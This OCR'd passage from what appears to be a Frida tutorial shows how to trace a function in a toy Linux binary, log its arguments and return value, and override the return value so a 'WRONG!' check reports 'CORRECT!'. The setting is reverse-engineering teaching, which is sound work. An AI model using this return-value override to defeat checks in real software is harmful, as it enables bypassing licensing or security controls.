
```
log('sub_11a9()');
```

- **onLeave**: the moment the function is returning, onLeave is invoket letting you manipulate the return value even (retval).

FRIDA Linux (xii)

- My typical schema here is to iterate onEnter **args** and log everything trying to understand it:

```
onEnter(log, args, state) {
  log('sub_11a9()');
        log('args[0]:', args[0]);
        log('args[1]:', args[1]);
        log('args[2]:', args[2]);
 },
```


1 / 1
Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2
1: patowc@karnak: ~/frd/beginningfrida/simple/2
(frd) (base) patowc@karnak:~/frd/beginningfrida/simple/2$ frida-trace -H 127.0.0.1:54321 -a simple2\!0x11a9 simple2
Instrumenting...
sub_11a9: Loaded handler at "/home/patowc/frd/beginningfrida/simple/2/__handlers__/simple2/sub_11a9.js"
Started tracing 1 function. Press Ctrl+C to stop.
2990 ms sub_11a9()
2990 ms args[0]: 0x61
2990 ms args[1]: 0x55e8bd6492a0
2990 ms args[2]: 0x0
3: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$ ./frida-server-16.1.11-linux-x86_64 -l 0.0.0.0:54321
2: patowc@karnak: ~/frd/beginningfrida/simple/2
WRONG!
aKey [a] was pressed.
WRONG!

FRIDA Linux (xiii)

- If we can access the source code or read an api definition, we can directly check the parameters for the function call. See here:

```
int is_correct(const char c) {
        if(counter >= 10){
```

FRIDA Linux (xiv)

- "`const char c`" is just ONE argument and when printing within the handler we took the decision to check if three… and something was printed!
- Be careful trying to dive into arguments, because it is not obvious. Here is easy, as the first arg printed, **0x61** corresponds to "**a**" (what we typed).
- Let's repeat this, but for onLeave.

FRIDA Linux (xv)

- For printing return value in onLeave:


```
onLeave(log, retval, state) {
  log('sub_11a9(): LEAVE');
  log('retval:', retval);
},
```


1 / 1
Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2
1: patowc@karnak: ~/frd/beginningfrida/simple/2
(frd) (base) patowc@karnak:~/frd/beginningfrida/simple/2$ frida-trace -H 127.0.0.1:54321 -a simple2\!0x11a9 simple2
Instrumenting...
sub_11a9: Loaded handler at "/home/patowc/frd/beginningfrida/simple/2/__handlers__/simple2/sub_11a9.js"
Started tracing 1 function. Press Ctrl+C to stop.
/* TID 0x223838 */
3847 ms sub_11a9()
3847 ms args[0]: 0x61
3847 ms args[1]: 0x55e8bd6492a0
3847 ms args[2]: 0x0
3847 ms sub_11a9(): LEAVE
3847 ms retval: 0x0
3: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$ ./frida-server-16.1.11-linux-x86_64 -l 0.0.0.0:54321
2: patowc@karnak: ~/frd/beginningfrida/simple/2
WRONG!
aKey [a] was pressed.
WRONG!

FRIDA Linux (xvi)

- “retval” is 0 and we saw “WRONG”, what if we replace the value per something not 0, for example, 1?
- “retval” is NOT a variable, is a NativePointer reference. We cannot assign a value directly. Look:

```
onLeave(log, retval, state) {
  retval.replace(1);
},
```


1/1
Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2
1: patowc@karnak: ~/frd/beginningfrida/simple/2
(frd) (base) patowc@karnak:~/frd/beginningfrida/simple/2$ frida-trace -H 127.0.0.1:54321 -a simple2\!0x11a9 simple2
Instrumenting...
sub_11a9: Loaded handler at "/home/patowc/frd/beginningfrida/simple/2/__handlers__/simple2/sub_11a9.js"
/* TID 0x223838 */
2395 ms sub_11a9()
2395 ms args[0]: 0x61
2395 ms args[1]: 0x55e8bd6492a0
2395 ms args[2]: 0x0
2395 ms sub_11a9(): LEAVE
2395 ms original retval (replace with 1)l: 0x0
2969 ms sub_11a9()
2969 ms args[0]: 0x62
2969 ms args[1]: 0x55e8bd6492a0
2969 ms args[2]: 0x0
2969 ms sub_11a9(): LEAVE
2969 ms original retval (replace with 1)l: 0x0
3: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$ ./frida-server-16.1.11-linux-x86_64 -l 0.0.0.0:54321
2: patowc@karnak: ~/frd/beginningfrida/simple/2
CORRECT!
bKey [b] was pressed.
CORRECT!

